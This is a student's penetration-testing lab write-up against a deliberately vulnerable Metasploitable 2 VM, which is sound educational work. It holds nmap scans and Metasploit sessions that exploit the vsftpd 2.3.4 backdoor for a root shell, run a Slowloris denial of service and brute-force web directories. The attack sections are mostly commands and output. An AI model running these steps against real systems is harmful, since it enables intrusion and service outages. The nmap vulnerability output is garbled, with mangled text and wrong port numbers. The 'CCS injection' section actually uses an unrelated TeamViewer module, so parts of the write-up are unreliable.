

# **Penetration Test with Metasploit**

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## **Project Description**

This project is a simple penetration testing exercise conducted on a Metasploitable 2 virtual machine using Kali Linux. Metasploitable 2 is an intentionally vulnerable virtual machine with Ubuntu Linux distribution that is designed for testing common vulnerabilities and provides a controlled environment for these testings. This hands-on approach will provide valuable insights into real-world security threats and inform the development of effective security measures.

## **Project Objectives**

1. Vulnerability Identification
  - a. To conduct a reconnaissance of the Metasploitable 2 machine to identify open ports and running services
  - b. To utilize vulnerability scanning tools to detect known and potential vulnerabilities
2. Exploit Development and Execution
  - a. To utilize metasploit framework to exploit the target system
3. Privilege Escalation:
  - a. To attempt to escalate privileges to gain higher-level system access once initial access is gained
  - b. To identify and exploit system vulnerabilities to elevate user privileges
4. Post-Exploitation Activities
  - a. To analyze the compromised system to gather information and assess the potential impact of the attack
  - b. To Implement countermeasures or remediation steps to mitigate the identified vulnerabilities
  - c. To document the penetration testing process, including findings

## **Project Methodology**

1. Hardware and Software Requirements
  - a. A personal computer or laptop
  - b. VirtualBox or VMware Workstation Player
  - c. Kali Linux ISO image
  - d. Metasploitable 2
2. Virtual Machine Setup

#### a. Resource Allocation

- Kali Linux

Memory: 2GB

Processors: 2

Hard Disk: 20GB

- Metasploitable 2

Memory: 512MB

Network Adapter: Host-only adapter

### 3. Network Configuration

#### a. Kali Linux

##### i. NAT (Network Address Translation) network

#### b. Metasploitable 2

##### i. Host-only adapter

### 4. Tools Installation

#### a. Kali Linux: Nmap, Wireshark


Command: `sudo apt install metasploit-framework`

***Metasploit-framework***: a collection of penetration tools used to identify vulnerabilities, execute exploits

### 5. Simulating Attacks and Defenses

#### a. Determine IP address of metasploitable 2 and ping to test connectivity and is reachable over the network

Command: `ifconfig`



```
Metasploitable2-Linux - VMware Workstation 17 Player
Player
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0:
Link encap:Ethernet HWaddr 00:0c:29:b4:ae:21
inet addr:192.168.52.128 Bcast:192.168.52.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:feb4:ae21/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:11 errors:0 dropped:0 overruns:0 frame:0
TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1418 (1.3 KB) TX bytes:5352 (5.2 KB)
Interrupt:17 Base address:0x2000

lo:
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:104 errors:0 dropped:0 overruns:0 frame:0
TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:22173 (21.6 KB) TX bytes:22173 (21.6 KB)

msfadmin@metasploitable:~$
```

Command: `ping [target IP]`

```
(chichay@kali)-[~]
$ ping 192.168.233.134
PING 192.168.233.134 (192.168.233.134) 56(84) bytes of data:
64 bytes from 192.168.233.134: icmp_seq=1 ttl=64 time=2.69 ms
64 bytes from 192.168.233.134: icmp_seq=2 ttl=64 time=1.05 ms
64 bytes from 192.168.233.134: icmp_seq=3 ttl=64 time=0.729 ms
64 bytes from 192.168.233.134: icmp_seq=4 ttl=64 time=0.789 ms
^C
— 192.168.233.134 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.729/1.315/2.691/0.803 ms
```

b. Use nmap to perform a scan to the target

Command: `sudo nmap -sS -O -sV [target IP]`

```
(chichay@kali)-[~]
$ sudo nmap -sS -O -sV 192.168.233.134
[sudo] password for chichay:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 18:25 PST
Nmap scan report for 192.168.233.134
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:03:05:9E (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 24.76 seconds
```

Scan result:

The Nmap scan successfully identified a live host, the open ports, the service name and the identified versions of these services, as well as the operating system of the target at the provided IP address.

*-sS: performs a stealth scan that minimizes the chances of detection by firewalls or intrusion detection systems*

*-O: attempts to identify the operating system of the target host*

*-sV: attempts to identify the versions of services running on the target host.*

In some cases, ports cannot be identified through the scan.

```
(chichay@kali)-[~]
$ sudo nmap -sS -O -sV 192.158.52.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 16:03 PST
Nmap scan report for 192.158.52.128
Host is up (0.00052s latency).
All 1000 scanned ports on 192.158.52.128 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.74 seconds
```

### Scan result:

The Nmap scan successfully identified a live host at the provided IP address. However, the scanned ports had no response after the scan and Nmap could not identify the OS because there were too many similar matches.

Since some scan does not show the open ports, another command can be used

Command: `sudo nmap -sT [target IP]`

```
(chichay@kali)-[~]
$ sudo nmap -sT 192.168.52.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 16:07 PST
Nmap scan report for 192.168.52.128
Host is up (0.0024s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
```

*-sT: attempts to identify any open ports on the target host*

### Scan result:

The scan revealed a significant number of open ports on the target device. This could indicate a system with a high exposure to potential security risks.

Still using the nmap, perform a vulnerability scan using scripts to identify potential

**Command:** `sudo nmap -script vuln [target IP]`

\_\_\_\_\_

```
Possible sqlmap forms:
```

<pre>let: choice choice choice choice choice choice choice choice initials <code>--http-stored-ssl</code>: Couldn't find any stored XSS vulnerabilities. <code>--http-database-ssl</code>: Couldn't Find any DOM based XSS. <code>http-enum</code>: #fswiki / #wiki :     --test/: Test page     #/phpinfo.php: Possible information file     #/phpmyadmin/#phpmyadmin :         --dow/: Potentially interesting directory w/ listing on '/apache/2.2.8 (ubuntu) dav/'         --icons/: Potentially interesting folder w/ directory listing         --index/: Potentially interesting folder 111/tcp open ncbind 139/tcp open netbios-ssn 645/tcp open microsoft-ds 512/tcp open sec 513/tcp open login 514/tcp open shell 1699/tcp open raiRegistry rai-vuln-classloader:     VULNERABLE! RMI registry default configuration remote code execution vulnerability State: VULNERABLE Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.</pre>	<pre>#https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb 524/tcp open ingreslock 2049/tcp open nfs</pre>
	<pre>12121/tcp open ccproxy-http 1306/tcp open mysql _sql-cccx-injection No reply from server (TIMEOUT) mysql-VULN-CVE2012-2122 ERROR! Script execution failed (use -d to debug) S432/tcp open postgresql ssl-poodle:     VULNERABLE! SSL POODLE information leak State: VULNERABLE IDS: CVE/CWE-2014-3566 BID:70574 The SSL protocol 3.0, as used in OpenSSL through 1.0.1j and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data by exploiting a padding-oracle attack, aka the "POODLE" issue. Disclosure date: 2014-10-14 Check results: TLS_RSA_WITH_AES_128_CBC_SHA References:     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566     https://www.imperialviolet.org/2014/10/14/poodle.html     https://www.securityfocus.com/bid/70574     https://www.openssl.org/Bodo/ssl-poodle.pdf _ssl-ccx-injection:     VULNERABLE! SSL/TLS MITM vulnerability (CCS Injection) State: VULNERABLE Risk factor: High OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1e does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS injection" vulnerability. References:     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224     http://www.cvedetails.com/cve/CVE-2014-0224/     http://www.openssl.org/news/secadv_20140605.txt _ssl-sh-param:     VULNERABLE! Diffie-Hellman Key Exchange Insufficient Group Strength State: VULNERABLE Transport Layer Security (TLS) services that use Diffie-Hellman group of insufficient strength, especially those using one of a few common shared groups, may be susceptible to passive eavesdropping attacks.</pre>

```

Check results:
WEAK DH GROUP 1
  Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
  Modulus Type: Safe prime
  Modulus Source: Unknown/Custom-generated
  Modulus Length: 1024
  Generator Length: 8
  Public Key Length: 1024

References:
  https://weakdh.org

5900/tcp open  vnc
6000/tcp open  X11
8080/tcp open  irc
  irc-unrealircd-backdoor: Looks like trojaned version of unrealirc. See http://seclists.org/full
disclosure/2010/Jun/277
8009/tcp open  a3p3
8180/tcp open  unknown
http-cookie-flags:
/admin/:
  JSESSIONID:
    httponly flag not set
/admin/index.html:
  JSESSIONID:
    httponly flag not set
/admin/login.html:
  JSESSIONID:
    httponly flag not set
/admin/admin.html:
  JSESSIONID:
    httponly flag not set
/admin/admin.html:
  JSESSIONID:
    httponly flag not set
/admin/account.html:
  JSESSIONID:
    httponly flag not set
/admin/admin_login.html:
  JSESSIONID:
    httponly flag not set
/admin/home.html:
  JSESSIONID:
    httponly flag not set
/admin/admin-login.html:
  JSESSIONID:
    httponly flag not set
/admin/adminLogin.jsp:
  JSESSIONID:
    httponly flag not set
/admin/view/javascript/fckeditor/editor/filemanager/connectors/test
  JSESSIONID:
    httponly flag not set
/admin/includes/fckeditor/editor/filemanager/upload/test.html:
  JSESSIONID:
    httponly flag not set
/admin/jscript/upload.html:
  JSESSIONID:
    httponly flag not set

```



```

http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
Id: CVE/CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold
them open as long as possible. It accomplishes this by opening connections to
the target web server and sending a partial request. By doing so, it starves
the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
http://ha.ckers.org/slowloris/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

http-enumer:
/admin/: Possible admin folder
/admin/index.html: Possible admin folder
/admin/login.html: Possible admin folder
/admin/admin.html: Possible admin folder
/admin/account.html: Possible admin folder
/admin/admin_login.html: Possible admin folder
/admin/home.html: Possible admin folder
/admin/admin-login.html: Possible admin folder
/admin/adminlogin.html: Possible admin folder
/admin/controlpanel.html: Possible admin folder
/admin/cp.html: Possible admin folder
/admin/index.jsp: Possible admin folder
/admin/login.jsp: Possible admin folder
/admin/admin.jsp: Possible admin folder
/admin/home.jsp: Possible admin folder
/admin/controlpanel.jsp: Possible admin folder
/admin/admin-login.jsp: Possible admin folder
/admin/cp.jsp: Possible admin folder
/admin/account.jsp: Possible admin folder
/admin/admin_login.jsp: Possible admin folder
/admin/adminlogin.jsp: Possible admin folder
/manager/html/upload: Apache Tomcat (401 Unauthorized)
/manager/view: Apache Tomcat (401 Unauthorized)
/admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKEditor File Upload
/admin/includes/FCKEditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKEditor File Upload
/admin/script/upload.html: Lizard Card/Remote File upload
/webdav/: Potentially interesting folder
MAC Address: 00:0C:29:03:05:9E (VMware)

Host script results:
_smb-vuln-regsvcs-dos: ERROR: Script execution failed (use -d to debug)
_smb-vuln-ms10-061: False
_smb-vuln-ms10-054: False

Nmap done: 1 IP address (1 host up) scanned in 327.94 seconds

```

Scan Result:

The scan result identified multiple potential security vulnerabilities on the target system more particularly with the following:

- **vsFTPD 2.3.4 Backdoor (CVE-2011-2523):** Vulnerability that allows an attacker to gain remote root access to the system
- **RMI registry default configuration remote code execution vulnerability:** This vulnerability allows remote code execution on the system
- **SSL/TLS vulnerabilities:** Vulnerability that could allow attackers to eavesdrop on encrypted communication or potentially decrypt sensitive information
  - Diffie-Hellman Key Exchange Insufficient Group Strength (weak encryption)
  - SSL/TLS MITM vulnerability (CCS Injection)
  - SSL POODLE information leak
- **CSRF (Cross-Site Request Forgery) Vulnerabilities:** Vulnerability that could allow an attacker to trick a legitimate user into performing actions on the website
- **Missing Cookie HttpOnly Flag:** As the web server sets cookies that do



- **Slowloris DOS Attack:** Opens multiple connections to the target server and as it tries to handle a large number of open connections, it leads to slow performance or complete unavailability of resources
- **Open Services:** Several services are running on the system that may not be necessary and could be potential security risks. Some of the most common are the FTP (port 21), SSH (port 22), Telnet (port 23), SMTP (port 25), RPC services (ports 111, 512, 513), among others.

- Command: `sudo msfconsole`

[illegible]

- `search [keyword]`
- `use [# of target module] OR use [name of module]`
- `show options`
- `set rhosts [target ip]`
- `run`

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232            2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of S
ervice
1  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor C
ommand Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_b
ackdoor
```

```
msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name   | Current Setting | Required | Description                                                                                                                                                                 |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit.html</a> |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                                                                                       |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.233.134
rhosts => 192.168.233.134
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.233.134:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.233.134:21 - USER: 331 Please specify the password.
[*] 192.168.233.134:21 - Backdoor service has been spawned, handling...
[*] 192.168.233.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.233.132:37981 -> 192.168.233.134:6200) at 2024-11-10 19:13:24 +0800
```

This output indicates that vsftpd 2.3.4 backdoor vulnerability was successfully exploited on the target host 192.168.233.134. The exploit triggered the backdoor, spawning a shell on the target system where a command shell session is active with root privileges on the target system. To test, using the command `pwd` to check the parent working directory results in showing that the shell is on the root directory and displaying the list of files and folders, `ls -l`.

## Kali Linux:

A screenshot of a Kali Linux terminal window titled "Kali Linux - VMware Workstation 17 Player". The terminal shows the output of the command `ls -l` in the root directory. The output lists various system files and directories with their permissions, owner, group, size, date, and name. Some entries have arrows pointing to other locations, such as `cdrom → media/cdrom`, `initrd.img → boot/initrd.img-2.6.24-16-server`, and `vmlinuz → boot/vmlinuz-2.6.24-16-server`. The terminal interface includes a menu bar with File, Actions, Edit, View, and Help; a toolbar with icons for file operations; and a status bar at the bottom showing the current user as root@kali: ~. The window also features standard OS controls like minimize, maximize, and close buttons, along with system tray icons for volume, network, and time (19:16).

## Metasploitable 2 (target machine):

```
Metasploitable2-Linux - VMware Workstation 17 Player
Player
drwxr-xr-x 4 root root 1024 2012-05-13 23:36 boot
lrwxrwxrwx 1 root root 11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13820 2024-11-10 05:23 dev
drwxr-xr-x 94 root root 4096 2024-11-10 05:35 etc
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 home
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 initrd
lrwxrwxrwx 1 root root 32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.
6.24-16-server
drwxr-xr-x 13 root root 4096 2012-05-13 23:35 lib
drwx----- 2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x 4 root root 4096 2010-03-16 18:55 media
drwxr-xr-x 3 root root 4096 2010-04-28 16:16 mnt
-rw----- 1 root root 5821 2024-11-10 05:23 nohup.out
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 opt
dr-xr-xr-x 116 root root 0 2024-11-10 05:23 proc
drwxr-xr-x 13 root root 4096 2024-11-10 05:23 root
drwxr-xr-x 2 root root 4096 2012-05-13 21:54 sbin
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 srv
drwxr-xr-x 12 root root 0 2024-11-10 05:23 sys
drwxrwxrwt 4 root root 4096 2024-11-10 05:36 tmp
drwxr-xr-x 12 root root 4096 2010-04-28 00:06 usr
drwxr-xr-x 14 root root 4096 2010-03-17 10:08 var
lrwxrwxrwx 1 root root 29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-1
6-server
msfadmin@metasploitable:/$
```

## d.2. Slowloris DOS Attack

```
msf6 > search slowloris

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/http/slowloris 2009-06-17 normal No Slowloris Denial of Service Attack

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris

msf6 > use 0
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

Name Current Setting Required Description
- - - - -
delay 15 yes The delay between sending keep-alive headers
rand_user_agent true yes Randomizes user-agent with each request
rhost yes The target address
rport 80 yes The target port
sockets 150 yes The number of sockets to use in the attack
ssl false yes Negotiate SSL/TLS for outgoing connections

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.233.134
rhost => 192.168.233.134
msf6 auxiliary(dos/http/slowloris) > run
[*] Running module against 192.168.233.134

[*] Starting server ...
[*] Attacking 192.168.233.134 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 137
[*] Sending keep-alive headers ... Socket count: 137
[*] Sending keep-alive headers ... Socket count: 137
[*] Sending keep-alive headers ... Socket count: 137
[*] Sending keep-alive headers ... Socket count: 137
[*] Sending keep-alive headers ... Socket count: 137
[*] Sending keep-alive headers ... Socket count: 137
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/http/slowloris) >
```

The continuous sending of HTTP headers to maintain open connections to the target server leads to a successful resource exhaustion. This persistent barrage of

requests overwhelmed the server's resources, leading to potential performance degradation or complete denial of service.

### d.3. SSL/TLS MITM vulnerability (Change Cipher Spec(CCS) injection)

```
msf6 > search ccs
Matching Modules
==
#  Name                                     Disclosure Date   Rank  Check  Description
--  -
0  auxiliary/scanner/csl/openssl_ccs 2014-06-05       normal No     OpenSSL Server-Side ChangeCipherSpec Injection Scanner
1  auxiliary/server/teamviewer_uri_smb_redirect .                normal No     TeamViewer Unquoted URI Handler SMB Redirect

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/server/teamviewer_uri_smb_redirect
msf6 > use 1
msf6 auxiliary(server/teamviewer_uri_smb_redirect) > options
Module options (auxiliary/server/teamviewer_uri_smb_redirect):
==
Name          Current Setting  Required  Description
--          -
FILE_NAME     \teamviewer\config.tvs no         Arbitrary tv file location
SMB_SERVER    yes             yes       SMB server IP address
SRVHOST       0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT       8080            yes       The local port to listen on.
SSL           false           no        Negotiate SSL for incoming connections
SSLCert       no              no        Path to a custom SSL certificate (default is randomly generated)
URI_PATH      no              no        The URI to use for this exploit (default is random)
URI_HANDLER   teamviewer10    yes       TeamViewer URI Handler (Accepted: teamviewer10, teamviewers, teamviewerapi, tvchat1, tvcontrol1, tvfiletransfer1, tvjoinsw, tvpresent1, tvsendfile, tvsupportcenter1, tvsupport1, tvvideocall1, tvvpn1)
```

This service is designed to intercept and potentially manipulate SMB traffic. The module generates a malicious URL (<http://192.168.233.132:8080/lcKZbWW1>) that, when clicked, redirects the victim to the attacker's SMB share.

### d.4. Directory Brute force

```
msf6 > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > options
Module options (auxiliary/scanner/http/dir_scanner):
==
Name          Current Setting  Required  Description
--          -
DICTIONARY    /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt no        Path of word dictionary to use
PATH          /                yes       The path to identify files
Proxies       no              no        A proxy chain of format type:host:port[, type:host:port][...]
RHOSTS        192.168.233.134 yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        80              yes       The target port (TCP)
SSL           false           no        Negotiate SSL/TLS for outgoing connections
THREADS       1               yes       The number of concurrent threads (max one per host)
VHOST         no              no        HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/dir_scanner) > run
[*] Detecting error code
[*] Using code '404' as not found for 192.168.233.134
[*] Found http://192.168.233.134:80/cgi-bin/ 403 (192.168.233.134)
[*] Found http://192.168.233.134:80/doc/ 200 (192.168.233.134)
[*] Found http://192.168.233.134:80/icons/ 200 (192.168.233.134)
[*] Found http://192.168.233.134:80/index/ 200 (192.168.233.134)
[*] Found http://192.168.233.134:80/phpMyAdmin/ 200 (192.168.233.134)
[*] Found http://192.168.233.134:80/test/ 200 (192.168.233.134)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

The following are some of the hidden directories that may contain potential vulnerabilities that can be used to exploit the target system.

*Some of the vulnerabilities require other tools, specific knowledge, and techniques and cannot be done through metasploit.*

## 6. Mitigation of Vulnerabilities

### a. vsFTPD 2.3.4 Backdoor Vulnerability

- i. Update vsFTPD to ensure the latest version is running and all security patches are applied.

- ii. Reduce attack surface through disabling anonymous FTP
  - iii. Implement stronger passwords
  - iv. Utilize an intrusion detection system (IDS) to help in detecting malicious activities
- b. Slowloris DoS Attack
  - i. Reduce timeout idle connections to prevent attackers from keeping connections open
  - ii. Deploy Web Application Firewall to help detect and block this kind of attack
  - iii. Distribute traffic through load balancing to reduce the impact of attacks
  - iv. Utilized IDS and/or IPS to monitor, detect, and block such attacks
- c. SSL/TLS MITM vulnerability (Change Cipher Spec(CCS) injection)
  - i. Always use HTTPS connections
  - ii. Use a reliable browser to help in securing the host
  - iii. Educate users to identify and avoid phishing attacks
- d. Directory Brute Force
  - i. Implement strong and unique passwords to protect administrative accounts
  - ii. Restrict directory listings by disabling directory indexing and using custom error pages

If possible, conduct own vulnerability scans, regular security audits, and monitor system logs.

## **Project Outcomes**

1. Setup a target machine, particularly Metasploitable 2, an intentionally vulnerable machine
2. Installed nmap and metasploit framework on the attacker machine which was used to simulate attacks for this project
3. Performed and simulated attack from Kali Linux to Metasploitable 2 using nmap and metasploit.

4. Identified vulnerabilities through the vulnerability scanning tool, nmap
5. Suggested mitigation for the identified vulnerabilities

## **Recommendations for Improvements**

- Enhance reconnaissance techniques by expanding the range of scanning tools and techniques beyond Nmap to include advanced vulnerability scanners like OpenVAS or Nessus to capture a broader scope of vulnerabilities.
- Explore more with the metasploit framework to further identify, assess, and exploit vulnerabilities in simulation.
- Conduct more comprehensive simulation of attacks to deepen understanding with how exploitation works and discover how deep one can access a vulnerable target system
- Try conducting the simulation on other machines still ensuring that it is done in a controlled environment and making sure that it is done with permission.
- Expand mitigation strategies through incorporating more proactive defense recommendations.